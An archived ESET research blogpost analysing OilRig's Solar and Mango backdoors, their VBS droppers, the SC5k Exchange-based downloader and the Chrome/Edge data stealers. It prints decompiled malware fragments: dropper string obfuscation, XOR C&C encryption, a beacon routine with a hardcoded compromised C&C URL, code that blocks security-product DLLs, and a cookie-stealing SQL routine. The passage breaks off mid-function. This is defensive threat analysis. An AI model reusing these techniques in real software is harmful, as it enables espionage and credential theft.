OilRig's Outer Space and Juicy Mix: Same ol' rig, new drill pipes

By Zuzana HromcováAdam Burgher

Archived: 2026-04-05 13:26:31 UTC

> UPDATE (June 5th, 2025): Since publishing this blogpost, we have updated our tracking to better reflect the full range and complexity of the malicious activities carried out by the OilRig APT group. As a result, we are now tracking OilRig as a parent group with several subgroups. The activities described in this blogpost fall under the OilRig subgroup named Lyceum.
>
> Lyceum, also known as HEXANE or Storm-0133, is an advanced threat group that focuses on targeting various Israeli organizations, including governmental and local governmental entities and organizations in healthcare. Major tools we attribute to Lyceum include DanBot, the Shark, Milan, and Marlin backdoors, Solar and Mango, OilForceGTX, and a variety of downloaders using legitimate cloud services for C&C communication.

ESET researchers have analyzed two campaigns by the OilRig APT group: Outer Space (2021), and Juicy Mix (2022). Both of these cyberespionage campaigns targeted Israeli organizations exclusively, which is in line with the group's focus on the Middle East, and used the same playbook: OilRig first compromised a legitimate website to use as a C&C server and then used VBS droppers to deliver a C#/.NET backdoor to its victims, while also deploying a variety of post-compromise tools mostly used for data exfiltration on the target systems.

In their Outer Space campaign, OilRig used a simple, previously undocumented C#/.NET backdoor we named Solar, along with a new downloader, SampleCheck5000 (or SC5k), that uses the Microsoft Office Exchange Web Services API for C&C communication. For the Juicy Mix campaign, the threat actors improved on Solar to create the Mango backdoor, which possesses additional capabilities and obfuscation methods. In addition to detecting the malicious toolset, we also notified the Israeli CERT about the compromised websites.

> **Key points of this blogpost:**
>
> - ESET observed two OilRig campaigns which occurred throughout 2021 (Outer Space) and 2022 (Juicy Mix).
> - The operators exclusively targeted Israeli organizations and compromised legitimate Israeli websites for use in their C&C communications.
> - They used a new, previously undocumented C#/.NET first-stage backdoor in each campaign: Solar in Outer Space, then its successor Mango in Juicy Mix.
> - Both backdoors were deployed by VBS droppers, presumably spread via spearphishing emails.
> - A variety of post-compromise tools were deployed in both campaigns, notably the SC5k downloader that uses Microsoft Office Exchange Web Services API for C&C communication, and several tools to steal browser data and credentials from Windows Credential Manager.

OilRig, also known as APT34, Lyceum, or Siamesekitten, is a cyberespionage group that has been active since at least 2014 and is commonly believed to be based in Iran. The group targets Middle Eastern governments and a variety of business verticals, including chemical, energy, financial, and telecommunications. OilRig carried out the DNSpionage campaign in 2018 and 2019, which targeted victims in Lebanon and the United Arab Emirates. In 2019 and 2020, OilRig continued attacks with the HardPass campaign, which used LinkedIn to target Middle Eastern victims in the energy and government sectors. In 2021, OilRig updated its DanBot backdoor and began deploying the Shark, Milan, and Marlin backdoors, mentioned in the T3 2021 issue of the ESET Threat Report.

In this blogpost, we provide technical analysis of the Solar and Mango backdoors, of the VBS dropper used to deliver Mango, and of the post-compromise tools deployed in each campaign.

Attribution

The initial link that allowed us to connect the Outer Space campaign to OilRig is the use of the same custom Chrome data dumper (tracked by ESET researchers under the name MKG) as in the Out to Sea campaign. We observed the Solar backdoor deploy the very same sample of MKG as in Out to Sea on the target's system, along with two other variants.

Besides the overlap in tools and targeting, we also saw multiple similarities between the Solar backdoor and the backdoors used in Out to Sea, mostly related to upload and download: both Solar and Shark, another OilRig backdoor, use URIs with simple upload and download schemes to communicate with the C&C server, with a "d" for download and a "u" for upload; additionally, the downloader SC5k uses uploads and downloads subdirectories just like other OilRig backdoors, namely ALMA, Shark, DanBot, and Milan. These findings serve as a further confirmation that the culprit behind Outer Space is indeed OilRig.

As for the Juicy Mix campaign's ties to OilRig, besides targeting Israeli organizations – which is typical for this espionage group – there are code similarities between Mango, the backdoor used in this campaign, and Solar. Moreover, both backdoors were deployed by VBS droppers with the same string obfuscation technique. The choice of post-compromise tools employed in Juicy Mix also mirrors previous OilRig campaigns.

Outer Space campaign overview

Named for the use of an astronomy-based naming scheme in its function names and tasks, Outer Space is an OilRig campaign from 2021. In this campaign, the group compromised an Israeli human resources site and subsequently used it as a C&C server for its previously undocumented C#/.NET backdoor, Solar. Solar is a simple backdoor with basic functionality such as reading and writing from disk, and gathering information.

Through Solar, the group then deployed a new downloader SC5k, which uses the Office Exchange Web Services API to download additional tools for execution, as shown in Figure 1. In order to exfiltrate browser data from the victim's system, OilRig used a Chrome-data dumper called MKG.




Figure 1. Overview of OilRig's Outer Space compromise chain

Juicy Mix campaign overview

In 2022 OilRig launched another campaign targeting Israeli organizations, this time with an updated toolset. We named the campaign Juicy Mix for the use of a new OilRig backdoor, Mango (based on its internal assembly name, and its filename, Mango.exe). In this campaign, the threat actors compromised a legitimate Israeli job portal website for use in C&C communications. The group's malicious tools were then deployed against a healthcare organization, also based in Israel.

The Mango first-stage backdoor is a successor to Solar, also written in C#/.NET, with notable changes that include exfiltration capabilities, use of native APIs, and added detection evasion code.

Along with Mango, we also detected two previously undocumented browser-data dumpers used to steal cookies, browsing history, and credentials from the Chrome and Edge browsers, and a Windows Credential Manager stealer, all of which we attribute to OilRig. These tools were all used against the same target as Mango, as well as at other compromised Israeli organizations throughout 2021 and 2022. Figure 2 shows an overview of how the various components were used in the Juicy Mix campaign.




Figure 2. Overview of components used in OilRig's Juicy Mix campaign

Technical analysis

In this section, we provide a technical analysis of the Solar and Mango backdoors and the SC5k downloader, as well as other tools that were deployed to the targeted systems in these campaigns.

VBS droppers

To establish a foothold on the target's system, Visual Basic Script (VBS) droppers were used in both campaigns, which were very likely spread by spearphishing emails. Our analysis below focuses on the VBS script used to drop Mango (SHA-1: 3699B67BF4E381847BF98528F8CE2B966231F01A); note that Solar's dropper is very similar.

The dropper's purpose is to deliver the embedded Mango backdoor, schedule a task for persistence, and register the compromise with the C&C server. The embedded backdoor is stored as a series of base64 substrings, which are concatenated and base64 decoded. As shown in Figure 3, the script also uses a simple string deobfuscation technique, where strings are assembled using arithmetic operations and the Chr function.

```
# "C:\ProgramData\MangoSettings\"

fn = ""
fn = fn + Chr(65+12)
fn = fn + Chr(109-12)
fn = fn + Chr(112-2)
fn = fn + Chr(109-6)
fn = fn + Chr(133-22)
fn = fn + Chr(93-10)
fn = fn + Chr(81+20)
fn = fn + Chr(98+18)
fn = fn + Chr(95+21)
fn = fn + Chr(95+10)
fn = fn + Chr(116-6)
fn = fn + Chr(95+8)
fn = fn + Chr(101+14)


bg = ""
bg = bg + Chr(87-20)
bg = bg + Chr(77-19)
bg = bg + Chr(109-17)
bg = bg + Chr(77+3)
bg = bg + Chr(129-15)
bg = bg + Chr(133-22)
bg = bg + Chr(117-14)
bg = bg + Chr(122-8)
bg = bg + Chr(77+20)
bg = bg + Chr(100+9)
bg = bg + Chr(74-6)
bg = bg + Chr(97-0)
bg = bg + Chr(138-22)
bg = bg + Chr(90+7)
bg = bg + Chr(99-7)
bg = bg + fn + Chr(92)
```

Figure 3. String deobfuscation technique used by OilRig's VBS dropper for Mango

On top of that, Mango's VBS dropper adds another type of string obfuscation and code to set up persistence and register with the C&C server. As shown in Figure 4, to deobfuscate some strings, the script replaces any characters in the set #*+-_)(}{@$%^& with 0, then divides the string into three-digit numbers that are then converted into ASCII characters using the Chr function. For example, the string 116110101109117+99111$68+77{79$68}46-50108109120115}77 translates to Msxml2.DOMDocument.

```
Function Odo(idf)
idf = Replace(idf, Chr(35), Chr(48))
idf = Replace(idf, Chr(42), Chr(48))
idf = Replace(idf, Chr(43), Chr(48))
idf = Replace(idf, Chr(45), Chr(48))
idf = Replace(idf, Chr(95), Chr(48))
idf = Replace(idf, Chr(41), Chr(48))
idf = Replace(idf, Chr(40), Chr(48))
idf = Replace(idf, Chr(125), Chr(48))
idf = Replace(idf, Chr(123), Chr(48))
idf = Replace(idf, Chr(64), Chr(48))
idf = Replace(idf, Chr(36), Chr(48))
idf = Replace(idf, Chr(37), Chr(48))
idf = Replace(idf, Chr(94), Chr(48))
idf = Replace(idf, Chr(38), Chr(48))
Dim ghj5
For w = 1 To Len(idf) Step 3
    ghj5 = ghj5 & Chr(Mid(idf, w, 3))
Next
qwdl = StrReverse(ghj5)

Odo = qwdl

End Function
```

Figure 4. String obfuscation function used by Mango's VBS dropper

Once the backdoor is embedded on the system, the dropper moves on to create a scheduled task that executes Mango (or Solar, in the other version) every 14 minutes. Finally, the script sends a base64-encoded name of the compromised computer via a POST request to register the backdoor with its C&C server.

Solar backdoor

Solar is the backdoor used in OilRig's Outer Space campaign. Possessing basic functionalities, this backdoor can be used to, among other things, download and execute files, and automatically exfiltrate staged files.

We chose the name Solar based on the filename used by OilRig, Solar.exe. It is a fitting name since the backdoor uses an astronomy naming scheme for its function names and tasks used throughout the binary (Mercury, Venus, Mars, Earth, and Jupiter).

Solar begins execution by performing the steps shown in Figure 5.




Figure 5. Initial execution flow of Solar

The backdoor creates two tasks, Earth and Venus, that run in memory. There is no stop function for either of the two tasks, so they will run indefinitely. Earth is scheduled to run every 30 seconds and Venus is set to run every 40 seconds.

Earth is the primary task, responsible for the bulk of Solar's functions. It communicates with the C&C server using the function MercuryToSun, which sends basic system and malware version information to the C&C server and then handles the server's response. Earth sends the following info to the C&C server:

- The string (@) <system hostname>; the whole string is encrypted.
- The string 1.0.0.0, encrypted (possibly a version number).
- The string 30000, encrypted (possibly the scheduled runtime of Earth in milliseconds).

Encryption and decryption are implemented in functions named JupiterE and JupiterD, respectively. Both of them call a function named JupiterX, which implements an XOR loop as shown in Figure 6.

```
byte[] array = new byte[b.Length];
for (int i = 0; i < b.Length; i++)
{
    array[i] = (byte)(b[i] ^ j[i % j.Length]);
}
return array;
```

Figure 6. The for *loop in JupiterX that is used to encrypt and decrypt data*

The key is derived from a hardcoded global string variable, 6sEj7*0B7#7, and a nonce: in this case, a random hex string from 2–24 characters long. Following the XOR encryption, standard base64 encoding is applied.

An Israeli human resources company's web server, which OilRig compromised at some point before deploying Solar, was used as the C&C server:

http://organization.co[.]il/project/templates/office/template.aspx?rt=d&sun=<encrypted_MachineGuid>&rn=<encryption_nonce>

Prior to being appended to the URI, the encryption nonce is encrypted, and the value of the initial query string, rt, is set to d here, likely for "download".

The last step of the MercuryToSun function is to process a response from the C&C server. It does so by retrieving a substring of the response, which is found between the characters QQ@ and @kk. This response is a string of instructions separated by asterisks (*) that is processed into an array. Earth then carries out the backdoor commands, which include downloading additional payloads from the server, listing files on the victim's system, and running specific executables.

Command output is then gzip compressed using the function Neptune and encrypted with the same encryption key and a new nonce. Then the results are uploaded to the C&C server, thus:

http://organization.co[.]il/project/templates/office/template.aspx?rt=u&sun=<MachineGuid>&rn=<new_nonce>

MachineGuid and the new nonce are encrypted with the JupiterE function, and here the value of rt is set to u, likely for "upload".

Venus, the other scheduled task, is used for automated data exfiltration. This small task copies the content of files from a directory (also named Venus) to the C&C server. These files are likely dropped here by some other, as yet unidentified, OilRig tool. After uploading a file, the task deletes it from disk.

Mango backdoor

For its Juicy Mix campaign, OilRig switched from the Solar backdoor to Mango. It has a similar workflow to Solar and overlapping capabilities, but there are nevertheless several notable changes:

- Use of TLS for C&C communications.
- Use of native APIs, rather than .NET APIs, to execute files and shell commands.
- Although not actively used, detection evasion code was introduced.
- Support for automated exfiltration (Venus in Solar) has been removed; instead, Mango supports an additional backdoor command for exfiltrating selected files.
- Support for log mode has been removed, and symbol names have been obfuscated.


Contrary to Solar's astronomy-themed naming scheme, Mango obfuscates its symbol names, as can be seen in Figure 7.

```
public static void earth()
{
    try
    {
        string text = Form1.sunshine();
        if (!string.IsNullOrEmpty(text))
        {
            int length = new Random().Next(2, 24);
            string text2 = Guid.NewGuid().ToString().Replace("-", "").Substring(1,
              length);
            string text3 = Form1.mercuryToSun('d'.ToString() ?? "", text2, "", "",
              Form1.jupiterE(Encoding.UTF8.GetBytes(string.Concat(new string[]
            {
                '('.ToString(),
                '@'.ToString(),
                ')'.ToString(),
                ' '.ToString(),
                Environment.MachineName
            })), Form1.GjupiterK + text2), Form1.jupiterE(Encoding.UTF8.GetBytes
              (Form1.GjupiterV), Form1.GjupiterK + text2), Form1.jupiterE
              (Encoding.UTF8.GetBytes(string.Concat(new string[]
            {
                '3'.ToString(),
                '0'.ToString(),
                '0'.ToString(),
                '0'.ToString(),
                '0'.ToString()
            })), Form1.GjupiterK + text2), Form1.jupiterE(Encoding.UTF8.GetBytes(text),
              Form1.GjupiterK + text2));
            if (!string.IsNullOrEmpty(text3) && text3.Contains('*'.ToString() ?? ""))
            {
```

```
private void YQXYVJ6()
{
    try
    {
        string text = this.YQXYVJ2();
        string zsdqbqgxx4IQB = string.Concat(new string[]
        {
            'd'.ToString(),
            '@'.ToString(),
            text,
            '@'.ToString(),
            Environment.MachineName,
            ']'.ToString(),
            Environment.UserName
        });
        string GXIYVIF3L4FNY1 = this.ZSDQBQGXX4IQB34(this.GXIYVIF3L4FNY,
          zsdqbqgxx4IQB);
        if (!string.IsNullOrEmpty(GXIYVIF3L4FNY1))
        {
            GXIYVIF3L4FNY1 = GXIYVIF3L4FNY1.Replace("\"", "");
            GXIYVIF3L4FNY1 = GXIYVIF3L4FNY1.Trim();
        }
        new Thread(delegate()
        {
            Thread.CurrentThread.IsBackground = true;
            this.GXIYVIF3L4FNY2(GXIYVIF3L4FNY1);
        }).Start();
    }
    catch
    {
    }
}
```

Figure 7. Unlike its predecessor Solar (left), Mango's symbols have been obfuscated

Besides the symbol name obfuscation, Mango also uses the string stacking method (as shown in Figure 8) to obfuscate strings, which complicates the use of simple detection methods.



```
private string GXIYVIF3L4FNY = string.Concat(new string[]
{
    'h'.ToString(),
    't'.ToString(),
    't'.ToString(),
    'p'.ToString(),
    ':'.ToString(),
    '/'.ToString(),
    '/'.ToString(),
    'w'.ToString(),
    'w'.ToString(),
    'w'.ToString(),
    '.'.ToString(),
    'd'.ToString(),
    'a'.ToString(),
    'r'.ToString(),
    'u'.ToString(),
    's'.ToString(),
    'h'.ToString(),
    '.'.ToString(),
    'c'.ToString(),
    'o'.ToString(),
    '.'.ToString(),
    'i'.ToString(),
    'l'.ToString(),
    '/'.ToString(),
    'a'.ToString(),
    'd'.ToString(),
    's'.ToString(),
    '.'.ToString(),
    'a'.ToString(),
    's'.ToString(),
    'p'.ToString()
});
```

Figure 8. Mango uses string stacking to obfuscate strings and thwart simple detection mechanisms

Similar to Solar, the Mango backdoor starts by creating an in-memory task, scheduled to run indefinitely every 32 seconds. This task communicates with the C&C server and executes backdoor commands, similar to Solar's Earth task. While Solar also creates Venus, a task for automated exfiltration, this functionality has been replaced in Mango by a new backdoor command.

In the main task, Mango first generates a victim identifier, <victimID>, to be used in C&C communications. The ID is computed as an MD5 hash of <machine name><username>, formatted as a hexadecimal string.

To request a backdoor command, Mango then sends the string d@<victimID>@<machine name>|<username> to the C&C server http://www.darush.co[.]il/ads.asp – a legitimate Israeli job portal, likely compromised by OilRig before this campaign. We notified the Israeli national CERT organization about the compromise.

The request body is constructed as follows:

- The data to be transmitted is XOR encrypted using the encryption key Q&4g, then base64 encoded.
- A pseudorandom string of 3–14 characters is generated from this alphabet (as it appears in the code): i8p3aEeKQbN4klFMHmcC2dU9f6gORGIhDBLS0jP5Tn7o1AVJ.
- The encrypted data is inserted in a pseudorandom position within the generated string, enclosed between [@ and @] delimiters.

To communicate with its C&C server, Mango uses the TLS (Transport Layer Security) protocol, which is used to provide an additional layer of encryption.

Similarly, the backdoor command received from the C&C server is XOR encrypted, base64 encoded, and then enclosed between [@ and @] within the HTTP response body. The command itself is either NCNT (in which case no action is

taken), or a string of several parameters delimited by @, as detailed in Table 1, which lists Mango's backdoor commands. Note that <Arg0> is not listed in the table, but is used in the response to the C&C server.

Table 1. List of Mango's backdoor commands

Arg1	Arg2	Arg3	Action taken	Return value
1 or empty string	+sp <optional arguments>	N/A	Executes the specified file/shell command (with the optional arguments), using the native CreateProcess API imported via DllImport. If the arguments contain [s], it is replaced by C:\Windows\System32\.	Command output.
	+nu	N/A	Returns the malware version string and C&C URL.	<versionString>|<c2URL>; in this case: 1.0.0|http://www.darush.co[.]il/ads.asp
	+fl <optional directory name>	N/A	Enumerates the content of the specified directory (or current working directory).	Directory of <directory path> For each subdirectory: <last_write_time> <DIR> <subdirectory name> For each file: <last_write_time> FILE <file size> <filename> <number of subdirectories> Dir(s) <number of files> File(s)
	+dn <file name>	N/A	Uploads the file content to the C&C server via a new HTTP POST request formatted: u@<victimID>@<machine name>|<username>@<file path>@2@<base64encodedFileContent>.	One of: · file[<filename>] is uploaded to server. · file not found! · file path empty!
2	Base64-encoded data	Filename	Dumps the specified data into a file in the working directory.	file downloaded to path[<fullFilePath>]

Each backdoor command is handled in a new thread, and their return values are then base64 encoded and combined with other metadata. Finally, that string is sent to the C&C server using the same protocol and encryption method as described above.

Unused detection evasion technique

Interestingly, we found an unused detection evasion technique within Mango. The function responsible for executing files and commands downloaded from the C&C server takes an optional second parameter – a process ID. If set, Mango then uses the UpdateProcThreadAttribute API to set the PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY (0x20007) attribute for the specified process to value: PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON (0x100000000000), as shown in Figure 9.

```
startupinfoex.StartupInfo.cb = Marshal.SizeOf(startupinfoex);
IntPtr intPtr3 = IntPtr.Zero;
startupinfoex.StartupInfo.hStdError = intPtr2;
startupinfoex.StartupInfo.hStdOutput = intPtr2;
string result;
try
{
    if (WERLVLOOU4F9JIJ > 0)
    {
        IntPtr zero2 = IntPtr.Zero;
        if (RUOSDJH.InitializeProcThreadAttributeList(IntPtr.Zero, 2, 0, ref zero2) || zero2 == IntPtr.Zero)
        {
            return "-1";
        }
        startupinfoex.lpAttributeList = Marshal.AllocHGlobal(zero2);
        if (!RUOSDJH.InitializeProcThreadAttributeList(startupinfoex.lpAttributeList, 2, 0, ref zero2))
        {
            return "-2";
        }
        IntPtr intPtr4 = Marshal.AllocHGlobal(IntPtr.Size);
        Marshal.WriteInt64(intPtr4, 17592186044416L);
        if (!RUOSDJH.UpdateProcThreadAttribute(startupinfoex.lpAttributeList, 0U, (IntPtr)131079, intPtr4, (IntPtr)IntPtr.Size, IntPtr.Zero, IntPtr.Zero))
        {
            return "-3";
        }
        IntPtr val = RUOSDJH.OpenProcess(RUOSDJH.ProcessAccessFlags.DuplicateHandle | RUOSDJH.ProcessAccessFlags.CreateProcess, false, WERLVLOOU4F9JIJ);
        intPtr3 = Marshal.AllocHGlobal(IntPtr.Size);
        Marshal.WriteIntPtr(intPtr3, val);
        if (!RUOSDJH.UpdateProcThreadAttribute(startupinfoex.lpAttributeList, 0U, (IntPtr)131072, intPtr3, (IntPtr)IntPtr.Size, IntPtr.Zero, IntPtr.Zero))
        {
            return "-4";
        }
        IntPtr handle = Process.GetCurrentProcess().Handle;
        IntPtr zv6CLHVUFYZWF = RUOSDJH.OpenProcess(RUOSDJH.ProcessAccessFlags.DuplicateHandle, true, WERLVLOOU4F9JIJ);
        if (!RUOSDJH.DuplicateHandle(handle, intPtr2, zv6CLHVUFYZWF, ref zero, 0U, true, 3U))
        {
            return "-5";
        }
        startupinfoex.StartupInfo.hStdError = zero;
        startupinfoex.StartupInfo.hStdOutput = zero;
    }
```

Figure 9. Unused security product evasion code in Mango backdoor

This technique's goal is to block endpoint security solutions from loading their user-mode code hooks via a DLL in this process. While the parameter was not used in the sample we analyzed, it could be activated in future versions.

Version 1.1.1

Unrelated to the Juicy Mix campaign, in July 2023 we found a new version of the Mango backdoor (SHA-1: C9D18D01E1EC96BE952A9D7BD78F6BBB4DD2AA2A), uploaded to VirusTotal by several users under the name Menorah.exe. The internal version in this sample was changed from 1.0.0 to 1.1.1, but the only notable change is the use of a different C&C server, http://tecforsc-001-site1.gtempurl[.]com/ads.asp.

Along with this version, we also discovered a Microsoft Word document (SHA-1: 3D71D782B95F13EE69E96BCF73EE279A00EAE5DB) with a malicious macro that drops the backdoor. Figure 10 shows the fake warning message, enticing the user to enable macros for the document, and the decoy content that is displayed afterwards, while the malicious code is running in the background.

Figure 10. Microsoft Word document with a malicious macro that drops Mango v1.1.1

Post-compromise tools

In this section, we review a selection of post-compromise tools used in OilRig's Outer Space and Juicy Mix campaigns, aimed at downloading and executing additional payloads, and stealing data from the compromised systems.

SampleCheck5000 (SC5k) downloader

SampleCheck5000 (or SC5k) is a downloader used to download and execute additional OilRig tools, notable for using the Microsoft Office Exchange Web Services API for C&C communication: the attackers create draft messages in this email account and hide the backdoor commands in there. Subsequently, the downloader logs into the same account, and parses the drafts to retrieve commands and payloads to execute.

SC5k uses predefined values – Microsoft Exchange URL, email address, and password – to log into the remote Exchange server, but it also supports the option to override these values using a configuration file in the current working directory named setting.key. We chose the name SampleCheck5000 based on one of the email addresses that the tool used in the Outer Space campaign.

Once SC5k logs into the remote Exchange server, it retrieves all the emails in the Drafts directory, sorts them by most recent, keeping only the drafts that have attachments. It then iterates over every draft message with an attachment, looking for JSON attachments that contain "data" in the body. It extracts the value from the key data in the JSON file, base64 decodes and decrypts the value, and calls cmd.exe to execute the resulting command line string. SC5k then saves the output of the cmd.exe execution to a local variable.

As the next step in the loop, the downloader reports the results to the OilRig operators by creating a new email message on the Exchange server and saving it as a draft (not sending), as shown in Figure 11. A similar technique is used to exfiltrate files from a local staging folder. As the last step in the loop, SC5k also logs the command output in an encrypted and compressed format on disk.

```
val = new EmailMessage(service);
val.get_ToRecipients().Add(new EmailAddress(<random_email_from_list_of_50_addresses>));
val.set_From(new EmailAddress(<random_email_from_list_of_50_addresses>));
((Item)val).set_Subject(<random_word_from_list_of_50_words>);
((Item)val).set_Body(new MessageBody(DateTime.Now.ToUniversalTime().ToString("yyyy/MM/dd HH:mm:ss")));
((Item)val).Save();
```

Figure 11. Email message creation by SC5k

Browser-data dumpers

It is characteristic of OilRig operators to use browser-data dumpers in their post-compromise activities. We discovered two new browser-data stealers among the post-compromise tools deployed in the Juicy Mix campaign alongside the Mango backdoor. They dump the stolen browser data in the %TEMP% directory into files named Cupdate and Eupdate (hence our names for them: CDumper and EDumper).

Both tools are C#/.NET browser-data stealers, collecting cookies, browsing history, and credentials from the Chrome (CDumper) and Edge (EDumper) browsers. We focus our analysis on CDumper, since both stealers are practically identical, save for some constants.

When executed, CDumper creates a list of users with Google Chrome installed. On execution, the stealer connects to the Chrome SQLite Cookies, History and Login Data databases under %APPDATA%\Local\Google\Chrome\User Data, and collects browser data including visited URLs and saved logins, using SQL queries.

The cookie values are then decrypted, and all collected information is added to a log file named C:\Users\<user>\AppData\Local\Temp\Cupdate, in cleartext. This functionality is implemented in CDumper functions named CookieGrab (see Figure 12), HistoryGrab, and PasswordGrab. Note that there is no exfiltration mechanism implemented in CDumper, but Mango can exfiltrate selected files via a backdoor command.

```
private static string CookieGrab(string path, string localpath)
{
    if (File.Exists(path))
    {
        try
        {
            SQLiteConnection sqliteConnection = Program.CreateConnection(path);
            sqliteConnection = Program.CreateConnection(path);
            SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand();
            try
            {
                sqliteCommand.CommandText = "SELECT host_key, expires_utc,is_httponly,name,path,samesite,is_secure,encrypted_value FROM cookies";
                SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader();
                string text = "[\n";
                while (sqliteDataReader.Read())
                {
                    text += "\t{";
                    text = text + "\n\t\t\"domain\": \"" + sqliteDataReader[0].ToString() + "\",";
                    text = text + "\n\t\t\"expirationDate\": " + sqliteDataReader[1].ToString() + ",";
                    text += "\n\t\t\"hostOnly\": false,";
                    text = text + "\n\t\t\"httpOnly\": " + Convert.ToBoolean(sqliteDataReader[2]).ToString().ToLower() + ",";
                    text = text + "\n\t\t\"name\": \"" + sqliteDataReader[3].ToString() + "\",";
                    text = text + "\n\t\t\"path\": \"" + sqliteDataReader[4].ToString() + "\",";
                    text = text + "\n\t\t\"sameSite\": \"" + Program.SiteMapConvertor(sqliteDataReader[5].ToString()) + "\",";
                    text = text + "\n\t\t\"secure\": " + Program.SecureMapConvertor(sqliteDataReader[6].ToString()) + ",";
                    text += "\n\t\t\"session\": false,";
                    text += "\n\t\t\"storeId\": null,";
